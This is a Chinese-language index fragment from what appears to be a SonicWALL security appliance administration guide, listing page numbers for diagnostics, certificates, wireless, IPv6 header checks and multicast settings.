DNS 名查找，224
ping，225
web 服务器监控，229，230
多核监控，57，71，220
反向名称解析，226
跟踪路由，228
核心监控，221
活动连接监视器，218
技术支持报告，215
检查网络设置，217
链路监控，222
数据包大小监控，223
正则表达式，744，748
在匹配对象中创建，782
证书，185
导入，188
简单证书注册协议
签名请求，190
认证授权 (CA)，895
添加信任到浏览器，898
重签名，897
自签名，897
证书颁发机构 (CA)，884
帧聚合
802.11ac，632
802.11n，632
支持 UC-APL
UDP/ICMP 攻击保护，847
扩展标头检测，820
扩展标头验证，820
逐跳扩展标头，820
支持实施 UC-APL
扩展标头顺序检查，820
质询握手验证协议 (CHAP)，1148
中危险级别间谍软件，1437
终端服务代理
参见 TSA，1152
仲裁帧间间隔 (AIFS)，567，712
重启 SonicWALL 安全设备，231
重签名证书，897
重置为默认按钮，998
注释图标，44
注销，50
专用链路，305
状态
安全服务，153
无线，517
用户，1188
状态栏，46
状态图标，45
自定义服务，360
自定义列表，1383
自签名的证书，884
自治系统，1690，1708
阻止列表，931
组播，860
IGMP 状态表，862
创建新组播对象，861
接收所有组播地址，861
窥探，861
组播状态表条目超时，861
组织单位 (OU)，1271
组织单位 (OUs)，1152
左箭头图标，44